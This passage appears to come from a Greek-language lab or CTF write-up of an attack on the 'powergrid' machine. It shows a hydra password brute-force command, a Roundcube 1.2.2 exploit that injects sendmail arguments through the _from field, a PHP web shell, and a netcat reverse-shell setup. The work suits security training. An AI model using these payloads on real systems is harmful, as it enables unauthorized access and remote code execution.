Για το λόγο αυτό , θα χρησιμοποιηθεί το hydra σε συνδυασμό με τα 3 πιθανά ονόματα χρηστών που άφησαν οι hackers στην αρχική σελίδα του website.

Usernames: all2, deez1, p48.


```
hydra -l username -P /usr/share/wordlists/rockyou.txt -f powergrid
http-get /zmail -t 64
```

- -l username: Καθορίζει το όνομα χρήστη σύνδεσης που θα χρησιμοποιηθεί κατά την επίθεση.
- -P /usr/share/wordlists/rockyou.txt: Καθορίζει το αρχείο λίστας κωδικών πρόσβασης που θα χρησιμοποιηθεί για την επίθεση brute-force.
- -f: Ενεργοποιεί τη "γρήγορη λειτουργία" της Hydra, η οποία σταματά την επίθεση μόλις βρεθεί ένα έγκυρο ζευγάρι διαπιστευτηρίων.
- powergrid: Καθορίζει τον στόχο
- http-get: Καθορίζει το πρωτόκολλο και τη μέθοδο που θα χρησιμοποιηθεί για την επίθεση, στην περίπτωση αυτή, "HTTP GET".
- /zmail: Καθορίζει τη συγκεκριμένη διεύθυνση URL
- -t 64: Καθορίζει τον αριθμό των παράλληλων εργασιών ή νημάτων που θα χρησιμοποιηθούν κατά τη διάρκεια της επίθεσης.




ΕΙΚΟΝΑ 4.7: ΕΚΤΕΛΕΣΗ ΕΠΙΘΕΣΗΣ ΤΩΝ ΚΩΔΙΚΩΝ ΤΩΝ ΤΡΙΩΝ ΧΡΗΣΤΩΝ

Μετά από λίγο, το hydra κατάφερε με επιτυχία να βρει έναν κωδικό για το username "p48".




ΕΙΚΟΝΑ 4.8: ΕΠΙΤΥΧΕΣ ΑΠΟΤΕΛΕΣΜΑ ΤΟΥ HYDRA ΓΙΑ ΤΟΝ ΚΩΔΙΚΟ ΤΟΥ ΧΡΗΣΤΗ P48

Εισάγοντας τα στοιχεία αυτά, εμφανίζεται μια φόρμα σύνδεσης του Roundcube, μιας υπηρεσίας webmail ανοιχτού κώδικα [39].




ΕΙΚΟΝΑ 4.9: ΦΟΡΜΑ ΕΙΣΑΓΩΓΗΣ ΣΤΗΝ ΥΠΗΡΕΣΙΑ ΤΟΥ ROUNDCUBE

Μια πρώτη σκέψη θα ήταν να επαναληφθεί μια επίθεση ωμής βίας παρόμοια με πριν. Κάτι τέτοιο δεν είναι αναγκαίο όμως καθώς με μια χειροκίνητη δοκιμή φαίνεται ότι, ο p48 έχει τον ίδιο ακριβώς κωδικό και για τον λογαριασμό του στο Roundcube.



ΕΙΚΟΝΑ 4.10: ΕΙΣΕΡΧΟΜΕΝΑ EMAIL ΤΟΥ P48

Στα εισερχόμενα υπάρχει μόνο ένα «σημαντικό» mail, το οποίο έχει σταλεί από το root@powergrid.



ΕΙΚΟΝΑ 4.11: ΠΕΡΙΕΧΟΜΕΝΑ IMPORTANT EMAIL


Από το μήνυμα φαίνεται ότι:

- Κάπου μέσα στο δίκτυο του Powergrid υπάρχει ένας backup server ο οποίος έχει δικαιώματα **root**.
- Μπορεί να συνδεθεί ο p48 σε αυτόν χρησιμοποιώντας το ssh key του μηνύματος, το οποίο είναι κρυπτογραφημένο με PGP.
- Με τα τωρινά δεδομένα είναι αδύνατο να αποκρυπτογραφηθεί το μήνυμα καθώς χρειάζεται το private key του p48 καθώς και το passphrase του.

Ελέγχοντας την έκδοση Roundcube του server, φαίνεται ότι έχει μια σοβαρή αδυναμία σε επίθεση απομακρυσμένου κώδικα (Remote code execution) [43].

ΕΙΚΟΝΑ 4.12: ΠΛΗΡΟΦΟΡΙΕΣ ΕΚΔΟΣΗΣ ROUNDCUBE

Η ευπάθεια του Roundcube version 1.2.2 στο ExploitDB [26]:



ΕΙΚΟΝΑ 4.13: ΑΔΥΝΑΜΙΑ RCE ΤΟΥ ROUNDCUBE ΣΤΟ EXPLOIT-DB

```
Requirements
------------
- Roundcube must be configured to use PHP's mail() function (by default)
- PHP's mail() function is configured to use sendmail (by default)
- PHP is configured to have safe_mode turned off (by default)
- An attacker must know or guess the absolute path of the webroot

Description
-----------
In Roundcube 1.2.2, and earlier, user-controlled input flows unsanitized
into the fifth argument of a call to PHP's built-in function mail()
which is documented as security critical. The problem is that the
invocation of the mail() function will cause PHP to execute the sendmail
program. The fifth argument allows to pass arguments to this execution
which allows a configuration of sendmail. Since sendmail offers the -X
option to log all mail traffic in a file, an attacker can abuse this
option and spawn a malicious PHP file in the webroot directory of the
attacked server. The following code lines trigger the vulnerability.
```

```
Proof of Concept
----------------
When an email is sent with Roundcube, the HTTP request can be
intercepted and altered. Here, the "_from" parameter can be modified in
order to place a malicious PHP file on the system.

*******************************************************************************
example@example.com -OQueueDirectory=/tmp -X/var/www/html/rce.php
*******************************************************************************

This allows an attacker to spawn a shell file "rce.php" in the web root
directory with the contents of the "_subject" parameter that can contain
PHP code. After performing the request, a file with the following
content is created:
```

ΕΙΚΟΝΑ 4.14: ΛΕΠΤΟΜΕΡΕΙΕΣ ΤΗΣ ΑΔΥΝΑΜΙΑΣ ΚΑΙ ΤΗΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ ΑΥΤΗΣ

Σύμφωνα με το ExploitDB, κατά την αποστολή ενός mail, αλλάζοντας τις παραμέτρους '_from' και '_subject' μπορεί να δημιουργηθεί ένα αρχείο με κακόβουλο κώδικα, μέσα στον φάκελο του διακομιστή του Roundcube.

Για την επίθεση αυτή, θα χρησιμοποιηθεί το Burp Suite [40].


Πρώτα όμως είναι απαραίτητη η δημιουργία ενός νέου email με 2 σημαντικά στοιχεία:

- _subject: εδώ τοποθετείται ο php κώδικας που θα περιέχει το αρχείο
- _from: εδώ αλλάζουμε τα περιεχόμενα τοποθετώντας το κακόβουλο αρχείο στο σύστημα όπως παρακάτω:

```
example@example.com -OQueueDirectory=/tmp -X/var/www/html/zmail/backdoor.php
```

Ο κώδικας που θα χρησιμοποιηθεί για το subject θα είναι ο εξής:


```
<?php echo passthru($_GET['cmd']); ?>
```



ΕΙΚΟΝΑ 4.15: ΔΗΜΙΟΥΡΓΙΑ ΝΕΟΥ EMAIL ΓΙΑ ΤΗΝ ΕΠΙΘΕΣΗ ΕΚΤΕΛΕΣΗΣ ΑΠΟΜΑΚΡΥΣΜΕΝΟΥ ΚΩΔΙΚΑ


Αφού τοποθετήθηκε ο κώδικας στο `Subject`, επόμενο βήμα αποτελεί η τροποποίηση του `From`. Κάτι τέτοιο όμως δεν είναι δυνατό μέσα από το περιβάλλον του Roundcube, για τον λόγο αυτό χρησιμοποιείται το Burp Suite.

Για τη σωστή λειτουργία του, πρέπει επίσης να ενεργοποιηθεί ένα proxy όπως το FoxyProxy το οποίο θα περνάει την αίτηση του διακομιστή μέσα από το Burp [41].



ΕΙΚΟΝΑ 4.16: ΡΥΘΜΙΣΕΙΣ FOXYPROXY

Αφού σταλεί το mail με το proxy ενεργό το Burp διακόπτει την αίτηση όπως παρακάτω.




ΕΙΚΟΝΑ 4.17: ΠΕΡΙΕΧΟΜΕΝΑ POST REQUEST ΓΙΑ ΤΗΝ ΑΠΟΣΤΟΛΗ EMAIL.

Πλέον είναι δυνατή η τροποποίηση της παραμέτρου `from` με την παρακάτω γραμμή:


```
example@example.com -OQueueDirectory=/tmp -X/var/www/html/zmail/backdoor.php
```

Προτιμάται η κωδικοποίηση URL σε οτιδήποτε τοποθετηθεί στο request για αποφυγή σφαλμάτων.




ΕΙΚΟΝΑ 4.18: URL ΚΩΔΙΚΟΠΟΙΗΣΗ ΜΕΣΩ URLENCODER

Μετά την τροποποίηση και της παραμέτρου '_from' προωθείται η αίτηση στον διακομιστή του Roundcube.



ΕΙΚΟΝΑ 4.19: ΤΕΛΙΚΗ ΜΟΡΦΗ ΤΟΥ REQUEST

Για να ελεγχθεί η επιτυχία της επίθεσης απομακρυσμένου κώδικα, αφού γίνει σύνδεση στο powergrid/zmail/backdoor.php, δοκιμάζεται αρχικά μια απλή εντολή ls, η εμφανίζει τα περιεχόμενα του τρέχοντος φακέλου.



ΕΙΚΟΝΑ 4.20: ΑΠΟΤΕΛΕΣΜΑ ΤΗΣ ΕΠΙΘΕΣΗΣ ΕΚΤΕΛΩΝΤΑΣ ΤΗΝ ΕΝΤΟΛΗ LS


Από τα περιεχόμενα του subject παραπάνω, φαίνεται ότι η επίθεση RCE ήταν επιτυχής.

Προχωρώντας δοκιμάζεται η εντολή which python μέσω του URL και επιβεβαιώνεται η δυνατότητα του server να τρέξει εντολές Python.

ΕΙΚΟΝΑ 4.21: ΑΠΟΤΕΛΕΣΜΑ ΤΗΣ ΕΠΙΘΕΣΗΣ ΕΚΤΕΛΩΝΤΑΣ ΤΗΝ ΕΝΤΟΛΗ WHICH PYTHON

Επόμενο βήμα αποτελεί η δημιουργία ενός reverse shell, για καλύτερη πλοήγηση στον διακομιστή στόχο.

Για άλλη μια φορά επιλέγεται η κωδικοποίηση URL για να εκτελεστεί χωρίς προβλήματα όπως φαίνεται παρακάτω:



ΕΙΚΟΝΑ 4.22: ΔΗΜΙΟΥΡΓΙΑ ΤΟΥ PYTHON REVERSE SHELL ΜΕΣΩ REVSHELLS.COM


Σε αυτό το σημείο εκτελείται το netcat για να ακούει οποιαδήποτε σύνδεση στο port 3333.

```
